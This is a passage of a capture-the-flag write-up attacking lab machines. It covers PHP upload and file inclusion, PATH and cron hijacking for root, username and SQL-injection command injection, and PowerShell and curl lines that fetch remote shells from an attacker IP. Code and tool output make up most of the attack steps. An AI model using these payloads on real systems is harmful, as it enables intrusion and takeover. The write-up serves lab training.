Cookie: token=1234baclea76920a79d435d0b74581b5
Upgrade-Insecure-Requests: 1

-----------------------------145938654340910466162133199091
Content-Disposition: form-data; name="name"

lala
-----------------------------145938654340910466162133199091
Content-Disposition: form-data; name="email"

lala
-----------------------------145938654340910466162133199091
Content-Disposition: form-data; name="question"

lala
-----------------------------145938654340910466162133199091
Content-Disposition: form-data; name="file"; filename="nothing.jpg"
Content-Type: image/jpeg

<?php system('id'); ?>

-----------------------------145938654340910466162133199091--
```

Okay let's put the content like above and let's check it using the page parameter.


```
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww
</head>
<body>

<nav class="navbar navbar-inverse navbar-fixed-top">
    <div class="container">
        <div class="navbar-header">
            <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
                <span class="sr-only">Toggle navigation</span>
                <span class="icon-bar"></span>
                <span class="icon-bar"></span>
                <span class="icon-bar"></span>
            </button>
            <a class="navbar-brand" href="/?page=home.php">Support Portal</a>
        </div>
        <div id="navbar" class="navbar-collapse collapse">
            <ul class="nav navbar-nav">
                <li><a href="/?page=home.php">Home</a></li>
                <li><a href="/?page=support.php">Support</a></li>
            </ul>
        </div><!--/.nav-collapse -->
    </div>
</nav>uid=1001(serv2) gid=1001(serv2) groups=1001(serv2)
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9mGCD8wGN
</body>
</html>
```

Okay that's really nice! So lets' put our reverse shell and open the site again

```
<?php passthru("curl http://IP/shell.php|php"); ?>
```




Once we got inside the first thing that I do is to check `sudo -l`





Since there is `SETENV` might do some hijacking stuff

```
#!/bin/sh
systemctl restart apache2.service
```

Since we can run `restartServer` while changing the environment . Let's create one fake `systemctl` with `bash -p` inside it.


```
#Commands
sudo PATH=/tmp:$PATH /usr/bin/restartServer
```

Run the above commands and we will get root shell!





## Port 8002


Let's check on port 8002 and nervous little bit haha because as we go up one port the level increase a little bit somehow haha.




Looking at `Sign Me Up` we will find this





I have tried to try a few things but can't find anything. So moving one Let's check the `Try Free Lesson` and we can write our php code inside it. So I tried to echo hi and it works?





I tried random stuff and found that this works!


```
echo `id`;
```




So let's try to get reverse shell again XD

```
echo `curl http://IP/shell.php|php`;
```







Looking at backups there is one script

```
#!/bin/bash
mv /backups/* /home/serv3/backups/files
```

Since this own by `serv3` . I try to change this to something else to check if there is a cronjobs running.

```
mv backup.sh backup2.sh
echo 'echo "a" > /home/serv3/backups/test' > backup.sh
```

After wait a few minutes i found out that one files has been created by root. Put a reverse shell inside `backup.sh` and you will get root shell!




### Getting All Flags

- **What is the user flag for the serv1 user?**
  - You can find it in `/usr/games/fortune`
- **What is the user flag for the serv2 user?**
  - You can find it in `/var/lib/rary`
- **What is the user flag for the serv3 user?**
  - You can find it in `/var/www/serv4/index.php`
- **What is the root.txt flag?**
  - You can find it in `/root/root.txt`

---

## Medium Challenge

There are 6 flags for the this challenge. We will start by deploying our machine first to get the machine's IP Address.

Submit flags you receive from the machine (with the formats THM{FLAG} or thm{FLAG} ) to Hacker101. Entering a correct flag on Hacker101 will return another flag (with the format BACK2THM{FLAG} ) that needs to be entered on TryHackMe.

## Nmap

```
80/tcp    open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: PhotoStore - Home
81/tcp    open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Network Monitor
82/tcp    open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
|_http-favicon: Unknown favicon MD5: C967A141ABFF1D6AB42CE7440E58128C
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (serv
135/tcp   open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
```

```
636/tcp   open  tcpwrapped    syn-ack ttl 125
3268/tcp  open  ldap          syn-ack ttl 125 Microsoft Windows Active Directo
3269/tcp  open  tcpwrapped    syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TROY
|   NetBIOS_Domain_Name: TROY
|   NetBIOS_Computer_Name: TROY-DC
|   DNS_Domain_Name: troy.thm
|   DNS_Computer_Name: TROY-DC.troy.thm
|   DNS_Tree_Name: troy.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2021-02-21T03:25:49+00:00
| ssl-cert: Subject: commonName=TROY-DC.troy.thm
| Issuer: commonName=TROY-DC.troy.thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-18T18:07:12
| Not valid after:  2021-08-20T18:07:12
| MD5:   8e67 fa98 7f40 991c 79cc a465 5902 3116
| SHA-1: 8549 0631 3521 7816 0617 2735 504b c917 6312 d8a2
| -----BEGIN CERTIFICATE-----
| MIIC5DCCAcygAwIBAgIQP0CtA+cX5JtOWJIdmwhZpTANBgkqhkiG9w0BAQsFADAb
| MRkwFwYDVQQDExBUUk9ZLURDLnRyb3kudGhtMB4XDTIxMDIxODE4MDcxMloXDTIx
| MDgyMDE4MDcxMlowGzEZMBcGA1UEAxMQVFJPWS1EQy50cm95LnRobTCCASIwDQYJ
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBAKcy0y5/Zy9dYWkl7I4k+S5NfDJGycjK
| 2zTTdmUJ+UmcUe4VZvG1GAy85okWk2lv51unzUKsm6fqdVNhz/ATjCtfHjhK3V+t
| NRjK77z3Tg+t5lR385Y+lAG7+AkJrnbl2NImW89EP66s9TMjBs++UUyAHmO5jSy2
| 178v3eKPEblMmdqRjR4eeYUFE5qf4rHyOoNtJ5pIsPbFqI4hbY5YxbD1IkTjBR3E
| /G5A1VVqEigbpXPmD1BIaK6+Y7/j1Y9a2HZS5gPZxeU5m9Q97Ks9Yotv3VoRVEOf
```

```
| pgg4TjZS8pB7tUT/trRAwXrsgRiVpeaK/m8Kno8OFnCXxPaSWsPZN2mugSeNIlX5
| 6Vl64HOq50MEOEkJkpma2P8BqYborBSLC/z8AB64Wh63VG0H2uS0QxAKOt74m1hN
| bfhoIYl9sPRf2uzRYHe71cWEftp1HP+UDM5ShxsuB0/DQld5sVv0C6gGdX4MvVeB
| Glm+cWFhZqKyelsvj5lXBls/ZsUJV51v
|_-----END CERTIFICATE-----
|_ssl-date: 2021-02-21T03:26:30+00:00; +1s from scanner time.
5985/tcp  open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSD
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?    syn-ack ttl 125
9389/tcp  open  mc-nmf        syn-ack ttl 125 .NET Message Framing
9999/tcp  open  abyss?        syn-ack ttl 125
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Date: Sun, 21 Feb 2021 03:23:58 GMT
|     Content-Length: 0
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOp
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Date: Sun, 21 Feb 2021 03:23:57 GMT
|_    Content-Length: 0
49666/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49669/tcp open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP
49670/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49672/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
```

Found several ports are open

- 80
- 81
- 82
- 88
- 135
- 139
- 445
- 3269
- 3389
- 9999
- 49668
- 49671

## Port 80


PhotoStore

Easily Store Your Photos


Using `ffuf` we manage to find several `endpoints`

```
dashboard               [Status: 302, Size: 0, Words: 1, Lines: 1]
login                   [Status: 200, Size: 2783, Words: 633, Lines: 56]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1]
profile                 [Status: 302, Size: 0, Words: 1, Lines: 1]
signup                  [Status: 200, Size: 2903, Words: 720, Lines: 56]
```


it seems like we can sign up . So after sign and login we will be able to see this




Let's try to upload and intercept our request.




Looking at the path might be that every user would have their own directory ?




Since there are nothing much I could do in uploading the image. Let's try play around with the pages..

```
#What we know
- The sign up can only inputs (a-z A-Z 0-9 only)
- There is a javascript
- Each user might have their own directory to save files uploaded
- Each user can change Username & Password
- Possible command been use mv? (As the username change the folder name change

#script.js
$('input[name="username"]').keyup(function(){
    let username = $(this).val();
    $(this).val( username.replace(/([^a-zA-Z0-9])/g,'') );
});
```

```
|ping -n 1 ip
```

I'm testing this on `Change Username` and it works!





Looking at this to works lets try get a reverse shell

```
|powershell "IEX(New-Object Net.WebClient).downloadString('http://ip/shell.ps1'
```


It works and we got a shell with `agamemnon` user.

```
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\agamemnon\Desktop\WebApp\public>whoami
troy\agamemnon
```


## Port 81




So this page give us one `Network Monitor` that can `Add` , `Ping` and `Delete` . I have tried command injection in adding new host but everytime we put not in IP format nothing happens. If we put out IP and ping to it we will get the reply.




This indicates that this is working. But after intercept the request I found out that there is one parameter been use to get the `IP` which is `id`





Looking at this the first things that I want to try is `SQL Injection` . So let's try use `SQLMap` .

```
sqlmap -u 'http://IP:81/ping?id=1' --batch --dbs
```

Looking at this there are 2 database but `networkmonitor` is the one that we want to look for

```
sqlmap -u 'http://IP:81/ping?id=1' --batch -D networkmonitor --dump-all
```




So we manage to dump the database but looking at the privilege

```
sqlmap -u 'http://IP:81/ping?id=1' --batch -D networkmonitor --privileges
```

It shows `USAGE` . Which after I do some research it's a synonym to show that `No Privileges`

**MySQL :: MySQL 5.7 Reference Manual :: 6.2.2 Privileges Provided by MySQL**
dev.mysql.com

But what we know that it ping for real and to get the host ip it will need using the `id` . So it looks like this

```
#Current
Select ip From networkmonitor Where id = ?

#What we want to do
- To make sure the host is manipulate to what we want
```

Looking at the sqlmap payload we can play around with this

After a few times playing around . Found the correct one to get command injection


```
-9527 UNION ALL SELECT NULL,CONCAT("|","whoami")-- -
```


So let's get our reverse shell again hehe

```
-9527 UNION ALL SELECT NULL,CONCAT("|","powershell \"IEX(New-Object Net.WebClie
```

```
PS C:\Users\helen\Desktop\WebApp\h1-tryhackme-medium-two-main\public>whoami
troy\helen
PS C:\Users\helen\Desktop\WebApp\h1-tryhackme-medium-two-main\public>
```

## Port 82




There is a support portal that we need to input `email` . `name` and `message` . Let's try to intercept the request and see what anything that we can find.

```
email=admin%40admin.com&name=lala12354&message=lala12345
```

```
</title>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" in
</head>
<body>
<div class="container" style="padding-top:60px">
<h1 class="text-center">
Support Portal
</h1>
<div class="row">
<div class="col-md-6 col-md-offset-3">
<div class="panel panel-default">
<div class="panel-heading">
<strong>
Create Ticket
</strong>
</div>
<div class="panel-body">
<div class="alert alert-success">
<p class="text-center">
Ticket Created
</p>
</div>
</div>
</div>
</div>
</div>
</div>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js">
</script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc
</script>
</body>
</html>
```

If we can see on the right side after we `Create Ticket` there is a comment saying


```
